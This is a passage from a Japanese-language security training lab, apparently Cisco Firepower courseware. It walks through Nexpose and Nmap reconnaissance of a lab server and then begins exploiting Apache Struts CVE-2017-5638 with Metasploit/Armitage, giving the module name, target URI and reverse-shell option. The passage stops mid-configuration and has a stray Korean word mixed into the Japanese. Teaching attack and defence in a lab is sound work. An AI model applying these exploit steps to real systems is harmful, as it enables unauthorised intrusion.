
注: Nexpose にすでに HackMDs というサイトがある場合は、サイト名の末尾に -1 または -2 を追加します。




6. 次に [アセット(Assets)] タブの [以下を含む(INCLUDE)] で、[名前、アドレス、または範囲を入力(enter name, address, or range)] と表示されているテキスト ボックスに、www.hackmds.com ターゲット サーバの IP アドレス(198.19.20.5)を入力します。




7. [テンプレート(TEMPLATES)] タブをクリックして [完全な監査(Full audit)] を選択します。



8. アプリケーション ウィンドウ右上の [保存してスキャン (SAVE & SCAN)] ボタンをクリックします。画面の解像度によっては、Nexpose アプリケーションの右側にスクロールして、[保存してスキャン (Save & Scan)] ボタンをクリックします。[保存してスキャンしますか (Are you sure you want to Save & Scan?)] と表示されたら、[保存してスキャン (Save & Scan)] ボタンをクリックします。



9. Nexpose のサイト スキャンが完了するまで 5 ~ 10 分待ちます。ここで休憩をとることもできます。



注: 前の設定中に [保存してスキャン (SAVE & SCAN)] ではなく [保存 (Save)] をクリックした場合は、上部の虫眼鏡をクリックしてサイト (HackMD) を検索し、そのサイトを選択してスキャンを実行する必要があります。

10. スキャンが完了したら、レポートの [完了したアセット (COMPLETED ASSETS)] セクションまでスクロールし、調査するターゲット システムの **IP アドレス** をクリックします。完了したスキャンの結果が表示されます。次の例は、198.19.20.5 システム アセットに存在する脆弱性の数を示しています。

SCAN PROGRESS

Scan Type	Started	Assets	Vulnerabilities	Total Elapsed Scan Time	Progress	Scan Engine	Scan Status	Download Log
Manual	1/12/2018 7:30 PM	1	24	13 minutes	1/12/2018 7:44 PM	Local scan engine	Completed successfully	

SCAN ENGINES STATUS

Scan Engine	Address	Port	Engine Scan Status
Local scan engine	127.0.0.1	40814	Completed successfully

Showing 1 to 1 of 1 | [Export to CSV](#) | Rows per page: 10 | 1 of 1

COMPLETED ASSETS

Address	Name	Operating System	Vulnerabilities	Scan Duration	Scan Status	Scan Engine	Authentication
198.19.20.5	www.hackmds.com	Ubuntu Linux	24	11 minutes	Completed	Local scan engine	No Credentials Used

Showing 1 to 1 of 1 | [Export to CSV](#) | Rows per page: 10 | 1 of 1

11. レポートをスクロールして [脆弱性 (VULNERABILITIES)] セクションに移動すると、Nexpose によって特定された脆弱性のリストを確認できます。その中には、ターゲット DMZ サーバに存在する **Apache Struts** の脆弱性も含まれています。

VULNERABILITIES

Vulnerability	Severity	Instances
Apache Struts Content-Type arbitrary command execution (CVE-2017-5638)	Critical	1
Apache Struts DefaultActionMapper OGNL arbitrary command execution (CVE-2013-2251)	Critical	1
CIFS NULL Session Permitted	Critical	1
Invalid CIFS Logins Permitted	Critical	1
Apache HTTPD: mod_mime Buffer Overread (CVE-2017-7679)	Critical	1
Apache HTTPD: ap_get_basic_auth_pw() Authentication Bypass (CVE-2017-3167)	Critical	1
Apache HTTPD: mod_ssl Null Pointer Dereference (CVE-2017-3169)	Critical	1
SMB signing disabled	Severe	2
SMB signing not required	Severe	2
Apache HTTPD: Uninitialized memory reflection in mod_auth_digest (CVE-2017-9788)	Severe	1

Showing 1 to 10 of 24 | Rows per page: 10 | 1 of 3

注: Apache Struts の脆弱性が表示されていない場合は、Cisco Firepower IPS ポリシーがすでに有効になっていて、DMZ ターゲットサーバに存在する Apache Struts の脆弱性に Nexpose がアクセスできないようにブロックされている可能性があります。これは Cisco Firepower がすでに攻撃を防御しているということであり、悪いことではありません。ただしここでは、脆弱性のサンプルが実際に機能するように、このポリシー アクションをオフにします。スキャンが完了してもこの脆弱性が見つからない場合は、ラボの講師に Firepower IPS ポリシーを変更する方法を確認してください。

現実のシステムには何らかの脆弱性があります。何らかの形のリスクに晒されることなくシステムが機能し、それを利用し続けることはほとんど不可能です。侵害される可能性を低減させるためにパッチ管理などの手法が不可欠であるのはそのためです。

12. さらに詳細な脆弱性情報を表示するには、レポート内の最初の Apache Struts 脆弱性リンクをクリックします。

HackMDs.com | View all sites
Full audit | View all scans
Apache Struts Content-Type arbitrary command execution (CVE-2017-5638) on 198.19.20.5

Apache Struts Content-Type arbitrary command execution (CVE-2017-5638)

ID	apache-struts-cve-2017-5638	PUBLISHED	Mar 9, 2017
SEVERITY	Critical (10)	ADDED	Mar 9, 2017
RISK SCORE	702	MODIFIED	Oct 30, 2017
CVSS	(AV:N/AC:L/Au:N/C:C/I:C/A:C)	CVSS SCORE	10
CVSSV3	CVSS3.0/AV:N/AC:L/PRN/UI:N/SC/C:H/H/A:H	CVSSV3 SCORE	10

EXPLOITABILITY: Y

CATEGORIES: Apache, Apache Struts, J2EE, Rapid7 Critical, Remote Execution, Web

CVES: CVE-2017-5638

The Jakarta Multipart parser in Apache Struts 2.2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message generation during file-upload attempts, which allows remote attackers to execute arbitrary commands via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header, as exploited in the wild in March 2017 with a Content-Type header containing a #cmd= string.

INSTANCES

Status	Protocol	Port	Key	Proof	Last Scan
Vulnerable	TCP	80	/clientportal/fileupload /upload.action	HTTP request to http://www.hackmds.com/clientportal/fileupload/upload.action HTTP header 'struts-cve-2017-5638' was present and matched expectation: vulnerable	Jan 12th, 2018

注:この脆弱性に関するレポートでは、[説明(Description)] セクションの下に、この脆弱性が [リモートからエクスプロイト可能 (remotely exploitable)] と表示されています。これは、攻撃者がターゲットにアクセスしてエクスプロイトする際に重要になります。攻撃者にとっては、未認証の状態でもリモートからエクスプロイトできる脆弱性が必要になるためです。

13. Rapid 7 Nexpose アプリケーションに対する Kali Linux Web ブラウザ セッションを閉じます。

現実の脆弱性攻撃は、インターネットを検索するだけで多数見つかります。たとえば SamSam ランサムウェアに関連付けられている JBoss の脆弱性は、Google 検索で `/status&full=true` という条件を使用して見つけることができます。

まとめ

このシナリオでは、後でエクスプロイトできる脆弱性を攻撃者が特定するには、ターゲット候補に対して調査と偵察を実行する必要があることを示しました。攻撃側と防御側はどちらも、ツールやアプローチは多少異なっても、同様の手順でこれらの目標を達成します。

これ以降のシナリオでは、偵察と脆弱性スキャンの結果に基づいてエクスプロイトを行う、追加攻撃の例を示します。

時間があれば、次のページの「ボーナス セクション - Nmap の高度なオプション」セクションに示す、NMAP および Nexpose ツールやその他のオプションを試してみてください。

注: 攻撃者による調査を 100% 防御できる方法はないことを認識することが重要です。コンテンツ フィルタリング、ファイアウォールなどのテクノロジーによって、外部からのリスクを軽減させることは可能です。ただし、システムを外部から使用できるようにすれば、常にある程度のリスクは発生します。

シナリオ 2 が完了しました。

シナリオ 2: ボーナス セクション - Nmap の高度なオプション

1. ネットワークをスキャンして、稼働中のホストを特定します。

```
nmap -sP 198.19.20.0/24
```

```
Host is up (0.00045s latency).
Nmap scan report for 198.19.30.255
Host is up (0.00039s latency).
Nmap done: 256 IP addresses (256 hosts up) scanned in 15.26 seconds
root@kali:~# nmap -sP 198.18.128.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-01 23:06 EST
Nmap scan report for 198.18.128.1
Host is up (0.00049s latency).
MAC Address: 00:50:56:00:00:01 (VMware)
Nmap done: 256 IP addresses (1 host up) scanned in 2.11 seconds
root@kali:~#
```

2. -p オプションを付与した以下の 2 つのコマンド例を使用して、特定のポートをスキャンします。

```
nmap -p 80 198.19.20.5
```

```
# nmap -p 80 198.19.20.5

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-12 20:56 EST
Nmap scan report for www.ad.hackmds.com (198.19.20.5)
Host is up (0.0042s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
#
```

```
nmap -p U:53,137,T:21-25,80,443 198.19.20.5
```

```
# nmap -p U:53,137,T:21-25,80,443 198.19.20.5

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-12 20:57 EST
Nmap scan report for www.ad.hackmds.com (198.19.20.5)
Host is up (0.0028s latency).

PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
23/tcp    closed telnet
24/tcp    closed priv-mail
25/tcp    closed smtp
80/tcp    open  http
443/tcp   closed https

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
#
```

3. 特定のターゲット IP アドレスで開いているポートをスキャンします。

```
nmap -sS -p U:53,111,137,T:1-65535 --open 198.19.20.5
```

```
# nmap -sS -p U:53,111,137,T:1-65535 --open 198.19.20.5
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-12 21:00 EST
Nmap scan report for www.ad.hackmds.com (198.19.20.5)
Host is up (0.015s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 6.77 seconds
#
```

IP アドレス、開いている TCP/UDP ポートに関して収集された上記の偵察情報や、ソーシャル エンジニアリング (Facebook、LinkedIn など) に関する追加情報は、攻撃者がターゲットに対する多様な攻撃プロファイルを作成するために使用されます。次のシナリオでは、ターゲットリストの既知の脆弱性を探します。

シナリオ 3: スマッシュ アンド グラブ:パブリック ネットワーク サービスを正面から攻撃する

このシナリオでは、Web 側サーバを攻撃するアプローチを取ります。これを**スマッシュ アンド グラブ**と呼びます。ここで、攻撃者である Mr. Orange(あなた)は、さまざまなネットワーク スキャナと脆弱性スキャナを使用して、必要な偵察をすでに実行しています(シナリオ 2)。

最初に Mr. Orange は HackMDs DMZ に対して「Masscan」ツールを実行し、ポート 80 で稼働している Web サーバを発見しました。次に脆弱性カスタム スキャナを実行し、さらに高リスクの脆弱性を見つけました。Mr. Orange は、発見した脆弱性のうち最も重大な脆弱性について調査しました。それは、Apache Tomcat DMZ Web サーバで実行されている Struts のバージョンにありました。

ここで Mr. Orange は、発見された Struts の脆弱性に対する攻撃手段としてこのシナリオの Metasploit ツールを使用し、エクスプロイトを行います。それにより Mr. Orange は、脆弱な DMZ Web サーバにコマンド シェルからアクセスできるようになります。このシナリオの高度なセクションでは、侵害された DMZ Web サーバをゲートウェイとして使用し、HackMDs ネットワーク内の他のシステムにさらに深くピボットする方法を示します。ピボット攻撃の詳細についてはシナリオ 6 で学習します。

エクスプロイトとは、攻撃者または侵入テスターが、検出フェーズで特定した脆弱性を利用して攻撃を行い、攻撃対象のシステムでデータベース インジェクションやリモートからのコード実行などの悪影響を及ぼす結果を引き起こし、脆弱性を検証する行為です。脆弱性のエクスプロイトは、さまざまな方法で行うことができます。クライアント側の攻撃や Web 攻撃の他に、ターゲットの DMZ ネットワークでリスニングしているインターネット側サービスを正面からエクスプロイトする方法もあります。脆弱性が攻撃者に不正使用されるリスクを軽減するために、パッチ管理、システムの更新、適切なセキュリティ プラクティスの導入が不可欠です。

エクスプロイトを含む現実の攻撃には、多大な労力がかかる点も重要です。Metasploit などのツールを使用することで、複雑な攻撃を**攻撃手段**として利用できるようになり、エクスプロイト プロセスがシンプルになるため、スキルの低い攻撃者(**スクリプト キディ**)でも、エクスプロイト手法に関わる要素について完全に理解する必要なく、非常に複雑な攻撃を仕掛けることができます。

結果

このシナリオを終了すると、Metasploit を使用して従来型のサーバ エクスプロイトを行ったこととなります。最初に Metasploit の GUI オーバーレイである Armitage を使用して、攻撃を開始します。これらのステップには、Struts の脆弱性オプションの探索、脆弱性の設定、攻撃の開始が含まれます。攻撃が完了すると、Mr. Orange は DMZ Web サーバのコマンド シェル アクセスを取得して、HackMDs DMZ ネットワークのリソースにフル アクセスできるようになります。



君達の DMZ は、全て我々がいただいた

攻撃が完了した時点で、役割を防御側に切り替えて、DMZ サーバを侵害する Mr. Orange を検出して防御します。まず Jumphost にアクセスして、Cisco Firepower Management Center を開きます。次に、既知の Struts エクスプロイトを検出できる基本的な IPS ポリシーを作成します。新しい IPS ポリシーを導入したところで、Mr. Orange が再度 Struts エクスプロイトを試みると、攻撃ができなくなっていることがわかります。

IPS は、機能を有効にした場合にのみ効果を発揮します。多くの汎用的な IPS では一般的な攻撃防御ができるようになっていますが、多くのエンタープライズ IPS では、使用する環境に合わせて手動で調整する必要があります。それにより、業界で一般的に警戒が呼びかけられている脆弱性ではなく、その環境固有の潜在的な脆弱性を適切に保護できるようになります。一方 **Cisco Firepower Recommendations** の自動調整では、パッシブなネットワーク監視や、パッチ管理システムとの統合などのホストプロファイリング手法を利用して、脆弱性のありかと、どのような防御を有効にすべきかを判断します。これにより、汎用的な IPS ポリシーを調整して、保護したいアセットを正確に保護できるようになります。

このシナリオには、いくつかのボーナス演習が含まれています。最初のボーナス演習では、Firepower Recommendations を HackMDs の IPS ポリシーの自動調整に活用する方法を確認します。2 番目のボーナス演習では、Rapid 7 などの専用の脆弱性スキャナと Cisco Firepower を統合し、特定の環境に存在する脆弱性を Firepower がさらに検出できるようにする意義を確認します。最後に、攻撃者としての高度な演習を行います。すでに侵害したシステムをゲートウェイとして使用し、ターゲット ネットワークをさらに深くピボットする方法を示します。

ラボ リソース

攻撃者側リソース 1: Kali Linux Rolling Edition 2017(デフォルトのインストールに Metasploit が含まれる)

攻撃者側リソース 2: Rapid 7 Nexpose をホストする Ubuntu サーバ

ターゲット側リソース 1: Ubuntu を実行する HackMDs DMZ サーバ

防御側リソース 1: Cisco Firepower Management Center (FMC) 仮想アプライアンス

防御側リソース 2: Cisco Firepower Threat Defense (FTD) 次世代ファイアウォール (NGFW) 仮想アプライアンス

手順

このラボでは、Mr. Orange(あなた)が、シナリオ 2 で検出された Struts の脆弱性を不正利用します。最初に Armitage と Metasploit を使用してエクスプロイト ツールを起動し、攻撃を開始します。エクスプロイト ツールに特定のオプションを設定し、HackMDs DMZ サーバを攻撃します。エクスプロイトを実行することで、Hackmds.com Web サーバに対する、コマンド シェルからのフル ルート アクセス権限を取得できます。



このサーバはいずれ保護する必要があるのでは？

エクスプロイトの開始


1. Kali Linux サーバに接続します。
2. デスクトップ最下部のお気に入りバーにあるターミナル エミュレータ アイコン(左から 2 番目のアイコン)をクリックして、ターミナル ウィンドウを開きます。最下部にある虫眼鏡アイコンをクリックし、「terminal」で検索して、ターミナル アプリケーションを探することもできます。



3. **Armitage** を起動するには、ターミナルで `msfdb init` コマンドを実行し、Metasploit データベースを初期化する必要があります。すでに起動している場合は、初期化は不要です。

```
File Edit View Search Terminal Help
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~#
```


4. ターミナル ウィンドウに `armitage` コマンドを入力し、Enter を押します。
5. Armitage を開始するポップアップ ボックスが表示されます。[接続 (Connect)] ボタンをクリックします。




6. 「A Metasploit RPC server is not running or accepting connections yet (Metasploit RPC サーバが稼働していないか、まだ接続を受け付けていません)」というポップアップが表示されます。[はい (Yes)] をクリックして RPC サーバを起動します。




7. ロード中に、127.0.0.1:55553 に接続中であることが Armitage ウィンドウに表示されます。プログラムが完全にロードされると、アプリケーション ウィンドウの下部の [コンソール(Console)] タブに `msf >` プロンプトが表示されます。これには最大で 30 秒程度かかる場合があります。



8. [コンソール(Console)] タブの上の検索テキスト ボックスに「struts」と入力します。エクスプロイト データベース内で、struts に関連するものが検索されます。必要に応じてウィンドウのサイズを変更してください。
9. `struts2_content_type_ognl` というエクスプロイトをダブルクリックします。攻撃手段となるこのエクスプロイトの攻撃ウィンドウが開きます。このウィンドウでは、エクスプロイトの説明を確認し、開始する前に設定オプションを指定できます。必要に応じてウィンドウをプルダウンしてサイズを変更することもできます。



10. この 익스プロイトでは、[RHOST](リモート ホスト)フィールドをダブルクリックし、www.hackmds.com (ターゲットである hackmds DMZ Web サーバ)を設定します。また、[RPORT](ターゲットとの通信に使用するリモートポート)にポート 80 を設定し、[TARGETURI] に「/clientportal/fileupload/upload.action」を設定します。最後に、オプションの [リバース接続を使用(Use a reverse connection)] をオンにします。




注: ウィンドウの最下部に [起動(Launch)] ボタンが見えない場合は、[攻撃(Attack)] ウィンドウのサイズを変更するか、最大化してください。

注: オプションの [リバース接続を使用(use a reverse connection)] をオンにすると、攻撃者のマシンとのリバース シェル接続を返すペイロードが選択されます。SRVPORT/SRVHOST 設定はこのために使用します。

